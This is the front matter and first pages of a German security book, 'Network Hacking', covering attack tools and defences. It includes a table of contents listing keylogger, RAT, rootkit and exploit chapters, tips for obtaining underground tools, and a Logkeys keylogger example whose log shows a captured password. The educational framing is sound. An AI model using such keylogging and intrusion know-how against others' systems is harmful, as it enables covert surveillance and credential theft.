Dr. Peter Kraft/Andreas Weyert

Know-how ist blau.

2. aktualisierte Auflage

Network Hacking

Professionelle Angriffs - und Verteidigungstechniken gegen Hacker und Datendiebe

> Tools für Angriff und Verteidigung – vom Keylogger bis zum Rootkit

> Vorbeugung gegen Malware-Attacken aus dem Internet

> Effektive Schutzmaßnahmen für Privat- und Firmennetze

FRANZIS

Dr. Peter Kraft/Andreas Weyert

Network Hacking

Dr. Peter Kraft / Andreas Weyert

Network Hacking

Professionelle Angriffs- und Verteidigungstechniken gegen Hacker und Datendiebe

2. aktualisierte Auflage

Mit 395 Abbildungen

FRANZIS

Bibliografische Information der Deutschen Bibliothek

Die Deutsche Bibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie;
detaillierte Daten sind im Internet über http://dnb.ddb.de abrufbar.

Alle Angaben in diesem Buch wurden vom Autor mit größter Sorgfalt erarbeitet bzw. zusammengestellt und unter Einschaltung wirksamer Kontrollmaßnahmen reproduziert. Trotzdem sind Fehler nicht ganz auszuschließen. Der Verlag und der Autor sehen sich deshalb gezwungen, darauf hinzuweisen, dass sie weder eine Garantie noch die juristische Verantwortung oder irgendeine Haftung für Folgen, die auf fehlerhafte Angaben zurückgehen, übernehmen können. Für die Mitteilung etwaiger Fehler sind Verlag und Autor jederzeit dankbar. Internetadressen oder Versionsnummern stellen den bei Redaktionsschluss verfügbaren Informationsstand dar. Verlag und Autor übernehmen keinerlei Verantwortung oder Haftung für Veränderungen, die sich aus nicht von ihnen zu vertretenden Umständen ergeben. Evtl. beigefügte oder zum Download angebotene Dateien und Informationen dienen ausschließlich der nicht gewerblichen Nutzung. Eine gewerbliche Nutzung ist nur mit Zustimmung des Lizenzinhabers möglich.

© 2010 Franzis Verlag GmbH, 85586 Poing

Alle Rechte vorbehalten, auch die der fotomechanischen Wiedergabe und der Speicherung in elektronischen Medien. Das Erstellen und Verbreiten von Kopien auf Papier, auf Datenträgern oder im Internet, insbesondere als PDF, ist nur mit ausdrücklicher Genehmigung des Verlags gestattet und wird widrigenfalls strafrechtlich verfolgt.

Die meisten Produktbezeichnungen von Hard- und Software sowie Firmennamen und Firmenlogos, die in diesem Werk genannt werden, sind in der Regel gleichzeitig auch eingetragene Warenzeichen und sollten als solche betrachtet werden. Der Verlag folgt bei den Produktbezeichnungen im Wesentlichen den Schreibweisen der Hersteller.

Satz: DTP-Satz A. Kugge, München
art & design: www.ideehoch2.de
Druck: Bercker, 47623 Kevelaer
Printed in Germany

ISBN 978-3-645-60030-9

Vorwort

Als wir im Jahre 2007 die Erstausgabe unseres Buches auf den Markt brachten, konnten wir nicht ahnen, dass ihm ein – für ein Fachbuch – so beachtlicher Erfolg zuteilwerden würde. Ende 2009 drängte uns der Programmleiter der Professional Series des Franzis Verlags, Herr Graser – dem wir an dieser Stelle Dank sagen möchten für seine Unterstützung und sein Verständnis –, uns doch bitte recht bald für eine überarbeitete Neuauflage zu rüsten. Leider erwies sich diese Überarbeitung und Ergänzung als aufwendiger, als wir dachten. Einmal mehr bestätigte sich das Urteil, dass die IT-Branche – und damit untrennbar verbunden der Bereich IT-Security – zu den innovativsten Bereichen unserer Gesellschaft zählt. Nur wenig konnte beim Alten bleiben; die meisten der hier dargestellten und eingesetzten Programme haben mindestens ein neues Finish erhalten – von neuen Funktionalitäten mal ganz abgesehen. Andere Produkte der Dark Scene sind aus dem Untergrund verschwunden bzw. die alten Bezugsadressen haben sich geändert. Auch dem mussten wir nachgehen. Nicht zu vergessen ist, dass sich die Windows-Jünger seit Juni 2009 mit einem neuen Betriebssystem – Windows 7 – anfreunden dürfen, welches mit wesentlich höherer Zustimmung als der Vorgänger Vista vom Markt begrüßt wurde. Auch wenn es zum aktuellen Zeitpunkt (März 2010) erst selten in Unternehmen anzutreffen ist, sahen wir uns dennoch dazu genötigt, es hier ebenfalls zu berücksichtigen.

Und was hat sich in den letzten drei Jahren nicht alles geändert? Neben zahlreichen Datenschutzskandalen haben beispielsweise unsere Volksvertreter kein sonderlich gutes Händchen im Rahmen der digitalen Gesetzgebung bewiesen – übrigens zum wiederholten Male – beginnend von der Online-Durchsuchung, dem Zugangserschwerungsgesetz bis hin zur Vorratsdatenspeicherung. Zuerst einmal die gute Nachricht: Das unsägliche Gesetz zur Vorratsdatenspeicherung wurde jüngst vom BVerfG gekippt – ein Schritt in die richtige Richtung, wie wir finden.

Soweit wir beurteilen konnten, hat das neu in Kraft getretene Computerstrafrecht nicht zwangsläufig dazu geführt, dass der Einsatz von IT-Infrastruktur-Tools wie Sniffer, Port-Scanner oder Security-Scanner aus Open-Source-Quellen nennenswert kriminalisiert wurde – wenn auch zahlreiche Autoren die Konsequenzen zogen und ihre Entwicklungen vom Markt nahmen oder in das benachbarte Ausland flüchteten (erwähnenswert an dieser Stelle u. a. The Hacker's Choice, Phenoelit oder die Website von KisMAC). Stiller Dank gilt an dieser Stelle im Übrigen mutigen Chefredakteuren[1] und Unternehmen[2], die sich seitens des Staates nicht einschüchtern lassen und zur Selbstanzeige greifen oder bewusst das Risiko einer Klage eingehen.

Auf der anderen Seite ist das Bedrohungsniveau (Daten- und Identitätsdiebstahl, systematisches Ausspähen von Firmenmitarbeitern) sowie die Zunahme von Drive-by-

[1] www.heise.de/newsticker/meldung/Hacker-Paragraf-iX-Chefredakteur-zeigt-sich-selbst-an-191403.html

[2] www.darkreading.com/security/government/showArticle.jhtml?articleID=208804747

Downloads kontinuierlich gestiegen: Millionen von fremd- und ferngesteuerten PCs bedrohen unabhängigen Berichten zufolge die Internet-Community. Mehr als 500 000 Rechner werden Tag für Tag neu infiziert[3].

Was uns wider Erwarten nicht erreichte, waren Vorwürfe, wir munitionierten Leute mit Angriffs-Know-how. Dazu fällt uns spontan eine nette Geschichte ein. Wer je einen wenig talentierten Schlüsseldienst bei der Arbeit beobachtet hat, hat sich vielleicht schon gefragt, ob er nicht selbst mit dem Stemmeisen Ähnliches erreicht hätte. Nun, wir durften einmal einem Treffen von Lockpickern[4] (»Schlossknackern«) beiwohnen, die zum Hobby selbst komplizierteste Schlösser überwanden – nicht mit Brachialgewalt, sondern mit Köpfchen und mit minimal invasiven Mitteln. Was wir hier gelernt haben, war nicht die Aufsperrtechnik zum Öffnen fremder Schlösser, sondern ein differenziertes Verständnis für Schlösser und wie lange sie welchen Angriffen standhalten. Das Erste, was Leute nach einer solchen Session tun, ist, neue Schlösser anzuschaffen und einzubauen. Genau das ist der didaktische Zweck dieses Buches.

Wir möchten interessierten Laien wie auch IT-Praktikern vorstellen, wie »böse Buben« in fremde Rechner und Netze eindringen – nicht, um sie selbst zu »bösen Buben« zu machen, sondern um sie für zusätzliche Sicherheitsmaßnahmen zu sensibilisieren. Versierten Cyberkriminellen sagen wir mit diesem Buch nichts Neues, und die oft geschmähten Script-Kiddies mögen vielleicht an wenigen Stellen profitieren, finden im Internet aber erheblich brisantere Informationen als hier. Richtig profitieren werden aber alle, die motiviert sind, sich mehr und vor allem gezielter für die Sicherheit ihrer Rechner und Netze zu engagieren. Ein Hinweis am Rande: Im Weiteren verwenden wir der Einfachheit halber den Begriff »Hacker« als Synonym für einen Computerkriminellen. Wir sind uns der Tatsache bewusst, dass der Begriff »Hacker« grundsätzlich wertneutral ist und dass es verschiedene Formen der Interpretation gibt (so beispielsweise bei Steven Levy[5] und Bruce Schneier[6]). Keineswegs möchten wir denjenigen zu nahe treten, die sich selbst als »Hacker« bezeichnen und beispielsweise als Kernel-Hacker in der Linux-Community mitwirken.

An der bewährten Struktur unseres Buches hielten wir fest. Das Tools-Kapitel hat uns bei der Überarbeitung mit die meiste Mühe gekostet: Wir mussten prüfen, was sich verändert hat, ob der neu hinzugekommene Funktionsumfang die redaktionelle Überarbeitung rechtfertigt, ob die Tools auch unter Windows 7 oder aktuellen Linux-Kerneln laufen etc. pp. Auch bei der Darstellung der Angriffsszenarien, speziell in den Bereichen WLAN und Firmennetze, sind neue Angriffstools bzw. -techniken zum Zuge gekommen. Wir hoffen, dass wir damit, wenigstens für die kommenden zwei Jahre, wieder auf der Höhe der Zeit sind.

---

[3] www.computerwoche.de/security/1846557/

[4] www.lockpicking.org/SSDeV/start.php

[5] www.stevenlevy.com/index.php/other-books/hackers

[6] www.schneier.com/blog/archives/2006/09/what_is_a_hacke.html

Teil I – Hacking-Tools

Wir haben für dieses Buch die gewohnte dreiteilige Gliederung beibehalten. Im ersten Teil stellen wir gängige Hacking-Werkzeuge vor, wobei wir bewusst darauf verzichtet haben, zwischen Malware-Tools und klassischer bzw. kommerzieller Security-Software zu unterscheiden. Die vorgestellten Tools ermöglichen meistens beides: sowohl Angriffsvorbereitung und -durchführung als auch Erkennen bzw. Abwehr von Schwachstellen und Sicherheitslücken. Die Tools-Sektion hat darüber hinaus durch die gewählte Systematik den Charakter eines Nachschlagewerks. Durch die Beschreibung des Anwendungszwecks, von Bezugshinweisen, Kosten und Installationshinweisen kann jeder abschätzen, wie nützlich und brauchbar das eine oder andere Werkzeug für seine Zwecke ist. Vollständigkeit haben wir bewusst nicht angestrebt. Dennoch glauben wir, damit einen guten Querschnitt über die gängigsten Tools der Hacker wie ihrer Gegenspieler bieten zu können.

Teil II – Angriff und Abwehr

Der zweite Teil unseres Buchs ist der ausführlichste. Hier beschreiben wir im Detail, wie typische Angriffsszenarien aussehen können. Angriffsobjekte sind Rechner mit einer Netzwerkanbindung, im einfachsten Fall ein kleineres Heimnetzwerk. Wir zeigen natürlich auch, wie Firmennetzwerke und Internetpräsenzen mit den eingangs vorgestellten Tools penetriert werden können. Die Szenarien sind so gewählt, dass sie auch von Nichtprofis praktisch nachvollzogen werden können. Allerdings sollte man als Leser ein Grundverständnis für die Netzwerk-Basics mitbringen. Wem beispielsweise die Unterschiede zwischen HTTP, FTP, TCP/IP, UDP etc. nicht recht geläufig sind, der wird hier eine grundlegende Erläuterung vermissen und sollte sich an anderer Stelle noch ein wenig einlesen.

Auf der anderen Seite beschäftigen wir uns auch nicht damit, wie man Exploits, Trojaner oder Rootkits entwickelt – wir zeigen, wie sie funktionieren und wie man sie in bestimmten Situationen anwendet. An dieser Stelle auch die obligatorische Warnung: **Sie als Leser sind auf jeden Fall für die Folgen Ihres Tuns selbst verantwortlich.** Wer ein Netzwerk scannt, das nicht sein eigenes ist, bewegt sich in einer rechtlichen Grauzone. Wer sich durch einen Passwortcrack ein Login auf einem fremden Rechner erschleicht, eine bestehende Schwäche ausnutzt, um dort eine Remote-Shell zu etablieren, oder anderen Usern einen getarnten Keylogger schickt, ist definitiv auf der anderen Seite und kollidiert mit dem Strafgesetzbuch. Alle Angriffsszenarien enden übrigens mit einem Abschnitt, der sich der Abwehr genau dieser zuvor beschriebenen, spezifischen Angriffstechnik widmet. Dies soll noch einmal klar belegen, dass wir kein Hackertraining anbieten, sondern für Hackangriffe und ihre Abwehr sensibilisieren wollen.

Teil III – Vorsorge

Im dritten Teil geht es um das grundsätzliche Thema Prävention & Prophylaxe. Proaktives Sicherheitsmanagement ist gleichermaßen ein Thema sowohl für den Betreiber privater Netze als auch den Verantwortlichen kleinerer und mittlerer Firmennetze.

Inhaltsverzeichnis

Teil I: Tools – Werkzeuge für Angriff und Verteidigung 17

1 Keylogger – Spionage par excellence 19
1.1 Logkeys 20
1.2 Elite Keylogger 20
1.3 Ardamax Keylogger 22
1.4 Stealth Recorder Pro 23
1.5 Elite Keylogger V.1 24
1.6 Hardware-Keylogger 24
1.7 Abwehr – generelle Tipps 26

2 Passwort-Knacker: Wo ein Wille ist, ist auch ein Weg 29
2.1 CMOSPwd 29
2.2 Hydra 30
2.3 Medusa 32
2.4 VNCrack 34
2.5 PWDUMP (in unterschiedlichen Versionen bis PWDUMP7) 35
2.6 John the Ripper 36
2.7 OphCrack 37
2.8 SAMInside 38
2.9 Cain & Abel 39
2.10 L0phtcrack 40
2.11 Distributed Password Recovery 41
2.12 Offline NT Password & Registry Editor 41
2.13 PW-Inspector (Hydra-Suite) 42
2.14 Abwehr – generelle Tipps 42

3 An den Toren rütteln: Portscanner & Co. 45
3.1 Nmap 46
3.2 Lanspy 48
3.3 AW Security Portscanner 49
3.4 Winfingerprint 50
3.5 Xprobe2 51
3.6 p0f 53
3.7 Abwehr – generelle Tipps 54

4 Proxy & Socks 55
4.1 FreeCap 56
4.2 Proxy Finder 57
4.3 Abwehr – generelle Tipps 58

5 Remote Access Tools (RAT) – Anleitung für Zombie-Macher 59
5.1 Atelier Web Remote Commander 59
5.2 Poison Ivy 60
5.3 Turkojan 61
5.4 Optix Pro 62
5.5 Abwehr – generelle Tipps 63

6 Rootkits – Malware stealthen 65
6.1 Oddysee_Rootkit 66
6.2 Hacker_Defender 67
6.3 Abwehr – generelle Tipps 68

7 Security-/Vulnerability-Scanner 69
7.1 X-NetStat Professional 69
7.2 GFI LANguard N.S.S. 70
7.3 Nessus 71
7.4 Open Vulnerability Assessment System / OpenVAS 73
7.5 Nikto2 75
7.6 w3bfukk0r 77
7.7 Abwehr – generelle Tipps 77

8 Sniffer: Die Schnüffler im Netzwerk 79
8.1 dsniff (dsniff-Suite) 80
8.2 mailsnarf (dsniff-Suite) 81
8.3 urlsnarf (dsniff-Suite) 83
8.4 arpspoof (dsniff-Suite) 84
8.5 PHoss 85
8.6 Driftnet 86
8.7 Ettercap / Ettercap NG 87
8.8 tcpdump 88
8.9 Wireshark 89
8.10 Abwehr – generelle Tipps 90

9 Sonstige Hackertools 93
9.1 Metasploit Framework (MSF) 93
9.2 USBDUMPER 2 94
9.3 USB Switchblade / 7zBlade 95
9.4 Net Tools 96
9.5 Troll Downloader 97

9.6 Czybik Gen Creation Kit ... 98
9.7 WMF-Maker ... 99
9.8 fEvicol ... 100
9.9 0x333shadow ... 101
9.10 Logcleaner-NG ... 102
9.11 NakedBind ... 104
9.12 Ncat (Nmap-Suite) ... 105
9.13 GNU MAC Changer (macchanger) ... 106
9.14 Abwehr – generelle Tipps ... 107

10 Wireless Hacking ... 109
10.1 Kismet-Newcore ... 110
10.2 Aircrack-NG (Aircrack-NG-Suite) ... 111
10.3 Aireplay-NG (Aircrack-NG-Suite) ... 112
10.4 Airodump-NG (Aircrack-NG-Suite) ... 113
10.5 Airbase-NG (Aircrack-NG-Suite) ... 114
10.6 coWPAtty ... 115
10.7 Pyrit ... 116
10.8 MDK3 ... 117
10.9 Vistumbler ... 118
10.10 Abwehr – generelle Tipps ... 120

Teil II: Angriffsszenarien und Abwehrmechanismen ... 121

11 Die Angreifer und ihre Motive ... 123
11.1 Die Motive ... 123
11.1.1 Rache ... 123
11.1.2 Geltungssucht ... 123
11.1.3 Furcht ... 124
11.1.4 Materielle Interessen ... 124
11.1.5 Neugierde ... 125
11.2 Die Angreifer ... 125
11.2.1 Hacker ... 126
11.2.2 Script-Kiddies ... 127
11.2.3 IT-Professionals ... 128
11.2.4 Normalanwender und PC-Freaks ... 128

12 Szenario I: Datenklau vor Ort ... 131
12.1 Zugriff auf Windows-PCs ... 131
12.1.1 Erkunden von Sicherheitsmechanismen ... 131
12.1.2 Überwinden der CMOS-Hürde ... 132
12.1.3 Das Admin-Konto erobern ... 134
12.2 Zugriff auf Linux-Rechner ... 141
12.2.1 Starten von Linux im Single-User-Mode ... 142

12.2.2 Starten von einem Linux-Boot-Medium 146
12.2.3 Einbinden der zu kompromittierenden Festplatte in ein Fremdsystem 147
12.3 Abwehrmaßnahmen gegen einen physischen Angriff von außen 148
12.4 Zwei-Faktoren-Authentifizierung 150
12.4.1 iKey 2032 von SafeNet 150
12.4.2 Chipdrive Smartcard Office 153
12.4.3 Security Suite 156

13 Szenario II: Der PC ist verwanzt 159
13.1 Software-Keylogger 161
13.1.1 Ausforschen von Sicherheitseinstellungen 161
13.1.2 Festlegen des Überwachungsumfangs 161
13.1.3 Installation des Keyloggers 162
13.1.4 Sichten, Bewerten und Ausnutzen der gewonnenen Daten 165
13.1.5 Die Audio-Wanze 165
13.2 Big Brother im Büro 167
13.3 Abwehrmaßnahmen gegen Keylogger & Co. 169

14 Szenario III: Spurensucher im Netz 175
14.1 Google-Hacking 176
14.1.1 Angriffe 176
14.1.2 Abwehrmaßnahmen 185
14.2 Portscanning, Fingerprinting und Enumeration 187
14.2.1 Portscanning 187
14.2.2 Fingerprinting und Enumeration 202
14.2.3 Security Scanner 206
14.3 Abwehrmaßnahmen gegen Portscanner & Co. 212

15 Szenario IV: Web Attack 219
15.1 Defacements 219
15.2 XSS-Angriffe 219
15.3 Angriff der Würmer 219
15.4 DoS- und DDoS-Attacken 220
15.5 Ultima Ratio – Social Engineering oder Brute Force? 228
15.6 Sicherheitslücken systematisch erforschen 231
15.6.1 AccessDiver 231
15.6.2 Spuren verwischen mit ProxyHunter 233
15.6.3 Passwortlisten konfigurieren 237
15.6.4 Wortlisten im Eigenbau 239
15.6.5 Websecurity-Scanner: Paros 241
15.6.6 Websecurity-Scanner: WVS 243
15.6.7 Websecurity-Scanner: Wikto 246

15.7 Abwehrmöglichkeiten gegen Webattacken ... 252
15.7.1 .htaccess schützt vor unbefugtem Zugriff ... 253

16 Szenario V: WLAN-Attacke ... 257
16.1 Aufspüren von Funknetzen ... 259
16.1.1 Hardwareausstattung für Wardriving ... 259
16.1.2 Vistumbler für Windows ... 261
16.1.3 Kismet-Newcore für Linux ... 266
16.2 Kartografierung von Funknetzen ... 279
16.2.1 Kartografierung von Funknetzen mit Google Maps ... 280
16.2.2 Kartografierung von Funknetzen mit Google Earth und Vistumbler ... 282
16.2.3 Kartografierung von Funknetzen mit Google Earth und Kismet-Newcore ... 285
16.3 Angriffe auf Funknetze ... 288
16.3.1 Zugriff auf ein offenes WLAN ... 289
16.3.2 Zugriff auf ein WLAN, dessen Hotspot keine SSID sendet ... 290
16.3.3 Zugriff auf ein WLAN, das keinen DHCP-Dienst anbietet ... 292
16.3.4 Zugriff auf ein mit MAC-Filter gesichertes WLAN ... 297
16.3.5 Zugriff auf ein WEP-verschlüsseltes WLAN ... 302
16.3.6 Zugriff auf ein WPA2-verschlüsseltes WLAN ... 316
16.3.7 WLAN mon amour – Freu(n)de durch Funkwellen ... 326
16.4 Sicherheitsmaßnahmen bei Wireless LAN ... 335

17 Szenario VI: Malware-Attacke aus dem Internet ... 339
17.1 Angriffe via E-Mail ... 340
17.1.1 Absendeadresse fälschen ... 340
17.1.2 Phishen nach Aufmerksamkeit ... 343
17.1.3 Der Payload oder Malware aus dem Baukasten ... 346
17.1.4 Massenattacken und Spam-Schleudern ... 351
17.1.5 Office-Attacken ... 353
17.1.6 Kampf der Firewall ... 356
17.2 Rootkits ... 361
17.2.1 Test-Rootkit Unreal ... 363
17.2.2 AFX-Rootkit ... 365
17.3 Die Infektion ... 367
17.3.1 Experiment 1: *Rechnung.pdf.exe* ... 368
17.3.2 Experiment 2: *bild-07_jpg.com* ... 370
17.4 Drive-by-Downloads ... 373
17.5 Schutz vor (un)bekannten Schädlingen aus dem Netz ... 378
17.5.1 Mailprogramm und Webbrowser absichern ... 379
17.5.2 Pflicht: Malware- und Antivirenscanner ... 381
17.5.3 Malware-Abwehr mit Sandboxie ... 384
17.5.4 Allzweckwaffe Behavior Blocker & HIPS ... 386

18 Szenario VII: Netzwerkarbyten: Wenn der Feind innen hackt 391
18.1 Der Feind im eigenen Netzwerk 391
18.2 Zugriff auf das LAN 392
18.3 Passives Mitlesen im LAN: Sniffing 394
18.3.1 Tcpdump 396
18.3.2 Wireshark 400
18.3.3 Ettercap NG 402
18.3.4 DSniff-Suite 413
18.3.5 Driftnet 424
18.3.6 P0f 424
18.3.7 ARPSpoof 427
18.4 Scanning: »Full Contact« mit dem LAN 430
18.4.1 Xprobe2 431
18.4.2 Nmap 435
18.4.3 Open Vulnerability Assessment System / OpenVAS 443
18.5 Der Tritt vors Schienbein: Exploits 450
18.5.1 wunderbar_emporium 451
18.5.2 2009-lsa.zip / Samba < 3.0.20 heap overflow 457
18.5.3 Metasploit Framework 461
18.6 Hurra, ich bin root – und nun? 489
18.7 Windows-Rechner kontrollieren 489
18.7.1 Integration von Schadsoftware 496
18.8 Linux unter Kontrolle: Rootkits installieren 498
18.8.1 evilbs 500
18.8.2 Mood-NT 504
18.8.3 eNYeLKM 509
18.9 Linux unter Kontrolle: Spuren verwischen mit Logfile-Cleaner 514
18.10 Linux unter Kontrolle: Keylogger 519
18.11 Linux unter Kontrolle: Password-Cracking 521
18.11.1 John the Ripper 522
18.11.2 ophcrack 523
18.11.3 Medusa 525
18.11.4 Hydra 527
18.12 Schutz vor Scannern, Exploits, Sniffern & Co. 530

Teil III: Prävention und Prophylaxe 533

19 Private Networking 535
19.1 Sicherheitsstatus mit MBSA überprüfen 535
19.2 Überflüssige Dienste 541
19.3 Vor »Dienstschluss« Abhängigkeiten überprüfen 543
19.4 Alle Dienste mit dem Process Explorer im Blick 544
19.5 Externer Security-Check tut Not 546

19.6 Malware-Check 548
19.7 Risiko: Mehrbenutzer-PCs und Netzwerksharing 564
19.8 Schadensbegrenzung: Intrusion Detection & Prevention 572

20 Company Networking 577
20.1 Basiselemente zur Unternehmenssicherheit 582
20.2 Teilbereich Infrastruktur und Organisation 583
20.3 Teilbereich Personal 585
20.4 Teilbereich Technik 588

Stichwortverzeichnis 593

Teil I: Tools – Werkzeuge für Angriff und Verteidigung

Wir stellen hier einige Tools vor, mit denen man relativ schräge Dinge machen kann. Aber denken Sie daran: Wenn Sie unsere Experimente praktisch nachvollziehen wollen, sollten Sie vorab einige Sicherheitsüberlegungen anstellen. Der wichtigste Punkt betrifft Ihre eigene Sicherheit. Etliche der hier vorgestellten Tools fallen, zumindest aus der Sicht von Virenscannern, ziemlich eindeutig in die Kategorie Malware. Praktisch gesprochen: Allein schon auf der Suche nach den Tools gehen Sie das Risiko ein, infiziert zu werden. Da viele dieser Tools nur im Darknet zu finden sind, wissen Sie nie genau, ob sie nicht mehr Funktionalität bereithalten, als Ihnen lieb sein dürfte.

Wenn Sie jetzt denken, dass Sie prinzipiell sehr gut gerüstet sind und die besten und neuesten Antimalware-Tools, Firewalls etc. installiert haben, kommt schon die nächste Ernüchterung. Die meisten Hackertools lassen sich nur dann zur Zusammenarbeit bewegen, wenn Sie Ihr Visier hochklappen, d. h. aktivierte Firewalls wie Zonealarm Pro oder aktivierte Online-Virenwächter werden Ihnen im schlimmsten Fall die Schädlinge schneller löschen, als Sie diese aus dem Internet runterladen; mindestens aber werden sie Sie wirkungsvoll vom Experimentieren abhalten und entsprechende Aktionen der Hackertools deaktivieren. Halten Sie das bitte nicht für eine Übertreibung. Ich (PK) hatte eine schöne Sammlung von Schädlingen für weitere Experimente auf meiner Festplatte versammelt. Als ich kurze Zeit später darauf zugreifen wollte, waren die meisten davon nicht mehr vorhanden. Ein Antivirustool hatte sie umbenannt und in Quarantäne verschoben. Als ordentlicher Mensch hatte ich natürlich ein Backup gemacht. Aber als ich jetzt die Verzeichnisse öffnen wollte – das alte Spiel, wieder war alles weg. Deshalb müssen Sie im Prinzip drei ziemlich widersprüchliche Ratschläge befolgen:

- Laden Sie Hackertools nur von vertrauenswürdigen Quellen (es gibt durchaus Hacker- oder Security-Seiten wie *http://packetstormsecurity.nl, http://www.milw0rm.com/* oder *http://*www.rootkit.com, die es sind).
- Prüfen Sie die Dateien, bevor Sie sie anklicken, ob nicht mehr Malware an Bord ist als sein sollte.
- Deaktivieren Sie fallweise Ihren Onlineschutz, um die Tools in ihrer gesamten Bandbreite testen zu können (und lassen Sie hinterher einen oder mehrere Scanner über Ihr System laufen).

Am besten wäre es, wenn Sie diese Tests auf einer in sich gekapselten, virtuellen Maschine ausführen, z. B. von VMware; ersatzweise tut es auch eine separate, bootfähige Festplatte, die Sie nach den Experimenten mit einem Imagebackup wieder in den ursprünglichen Zustand zurückversetzen. Berücksichtigen sollten Sie hierbei natürlich auch die weiteren im Netzwerk befindlichen Rechner: Starten Sie einen aktuellen Wurm

und sind die restlichen Maschinen Ihres Netzwerks verwundbar, dann eskaliert das ursprünglich zu wissenschaftlichen Zwecken angedachte Szenario zu einem GAU.

Eine letzte Warnung müssen wir Ihnen auch noch mit auf den Weg geben. Die meisten der hier vorgestellten Tools – auch wenn sie etwas angejahrt sind – haben ein (immer noch) erhebliches Angriffspotenzial mit der realen Möglichkeit, weniger gut geschützte Systeme bzw. deren Anwender zu schädigen. Das wiederum ist *kein* Kavaliersdelikt, sondern kann zu strafrechtlichen Konsequenzen führen. Wenn Sie hacken und cracken wollen, dann bitte ausschließlich auf Ihrem eigenen Netzwerk oder nach vorheriger Rücksprache mit Ihren »Testkandidaten«.

Was die aktuelle Werkzeugsammlung betrifft: Sie finden hier unterteilt in zehn Rubriken Tools aus der Windows- und Linux-/UNIX-Welt. Unsere Auswahl ist natürlich subjektiv. Wir haben die Programme ausgewählt, mit denen wir in der Praxis gearbeitet haben und noch arbeiten. Darunter sind sehr gängige Werkzeuge wie Nmap, OpenVAS oder das Metasploit Framework, aber auch ausgefallenere Tools wie USBDUMPER2 und der Stealth Recorder. Bei den kommandozeilenbasierten Linux-Tools haben wir jeweils alle relevanten Eingabeparameter und auch das Ausgabeformat in den meisten Fällen vollständig aufgelistet. Wem die Routine mit diesen Tools fehlt, der hat somit gleichzeitig auch ein kleines Nachschlagewerk parat. Wir wünschen Ihnen viel Freude beim Testen und bei der Netzwerkerforschung.

Bei der Überarbeitung ist uns ein unliebsamer Effekt begegnet: innerhalb weniger Wochen können die »Lieferadressen« von Underground Tools (selbst wenn sie älteren Ursprungs sind) einfach von der Bildfläche verschwunden sind. So geschehen mit USB Switchblade bzw. 7zBlade. Wir haben uns bemüht, gültige Bezugsquellen anzugeben. Es liegt aber in der Natur der Sache, dass die Halbwertszeit dieser Seiten beschränkt ist. Im Zweifelsfall, der hoffentlich Einzelfall bleiben wird, werden Sie selbst also nach bestimmten hier vorgestellten Tools per Google »nachfassen« müssen.

Noch eine letzte Anmerkung zum Stichwort »Redundanz«. Den hier aufgeführten Tools werden Sie zum großen Teil (aber nicht ausschließlich) in unseren Angriffsszenarien begegnen – und sie im konkreten Angriffskontext erleben. Aber wir werden dort wie auch beim Thema Prophylaxe einige weitere Werkzeuge benutzen, die Sie hier nicht finden, weil wir diesen Rahmen nicht sprengen wollten. Es geht uns weniger um die Tools, die in bestimmten Zusammenhängen austauschbar sind, sondern um das konkrete Doing und das dafür notwendige Know-how.

1 Keylogger – Spionage par excellence

Der Begriff »Keylogger«, auf Deutsch: Tastaturrekorder, klingt auf den ersten Blick eher harmlos. Keylogger sind aber eine der größten Gefahren, denen sich Privatpersonen und Firmen heute ausgesetzt sehen. Keylogger existieren als Hardware- und als Softwareausführung. Ihr Zweck ist derselbe: alles aufzuzeichnen, was der Anwender auf der Tastatur seines PCs eingibt:

- CMOS-Passwörter
- Benutzeraccounts
- PIN-/TAN-Kombinationen fürs Online-Banking
- Login-Daten für diverse Webdienste (E-Mail-Accounts, Forenanmeldungen etc.)
- Passwörter zum Verschlüsseln von Festplatten, Verzeichnissen, Dateien
- Zusätzlich natürlich alle Texte in Eingabemasken, Formularen, Chatrooms etc.

Manche Keylogger speichern auch Screenshots, damit der Angreifer auch die anderen visuellen Aktivitäten seiner Opfer mitverfolgen kann. Besonders heimtückisch sind Keylogger, die als Hardwaremodul zwischen Tastatur und Rechner eingeschleift werden und dabei alle Daten von der Tastatur mitschneiden, bevor sie über das Betriebssystem an das jeweilige Anwenderprogramm übergeben werden. Die Softwarefraktion geht einen anderen Weg: Meist wird hier ein Treiber installiert – vorzugsweise auf Kernelebene –, der vom Benutzer völlig unbemerkt alle Eingaben abfängt, aufzeichnet und dann an das jeweilige Programm übergibt. Die Keylogger, die wir hier vorstellen, sind Standalone-Produkte. Daneben findet sich die Funktionalität von Keyloggern auch in diversen Malware- und Spyware-Programmen installiert, insbesondere in Trojanern und RATs (Remote Access Tools). Die Funktionalität der SW-Keylogger ist ziemlich ausgereift. So gibt es Programme, die nicht nur Sessions mitschneiden (via Screenshots oder auch als kleine Filme), Tastatureingaben protokollieren, die Eingaben verschlüsseln und ihre Spuren mittels Rootkits tarnen, sondern auch Spezialentwicklungen, um gezielt Daten auszulesen und diese dann durch die Firewall nach außen schmuggeln zu können.

Keylogger lassen sich natürlich auch zu Verteidigungszwecken nutzen, beispielsweise um Betrugsfällen und dem Ausspionieren von Firmengeheimnissen auf die Spur zu kommen. In Deutschland fallen diesbezügliche Aktivitäten (im Übrigen wie fast alle hier beschriebenen Tools) unter das Strafgesetzbuch § 202a – Ausspähen von Daten – und sind damit strafbewehrt bzw. nur in geregelten Ausnahmefällen zulässig.

1.1 Logkeys

Anbieter	http://code.google.com/p/logkeys			**Preis**	-			
Betriebssystem(e)	Linux/UNIX			**Sprachen**	Englisch			
Kategorie(n)	Keylogger			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 1 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**			
Usability	■■■□□			**Know-how**	■■■□□			

Bei *Logkeys* handelt es sich um einen Keylogger für Linux, der sowohl auf seriellen als auch auf USB-Tastaturen läuft. Logkeys erfasst und protokolliert sämtliche Eingaben, die auf der Tastatur eingegeben werden. Logkeys übersetzt die eingegebenen Zeichen in das ASCII-Format.

Der Einsatz von Logkeys mit folgenden Parametern:

- `-s start logging keypresses`
- `-o log output to FILE [/var/log/logkeys.log]`

bringt z. B. folgendes Ergebnis:

```
sh-3.2# cat /var/log/logkeys.log
Logging started ...

2010-03-10 19:35:18+0000 > uname -a
2010-03-10 19:35:35+0000 > ps -aux
2010-03-10 19:46:46+0000 > useradd -m hweber
2010-03-10 19:46:55+0000 > passwd hweber
2010-03-10 19:47:22+0000 > maxtor19<LShft>!
2010-03-10 19:47:29+0000 > maxtor19<LShft>!
(...)
2010-03-10 19:47:47+0000 > aptitude update
2010-03-10 19:48:05+0000 > exit
sh-3.2#
```

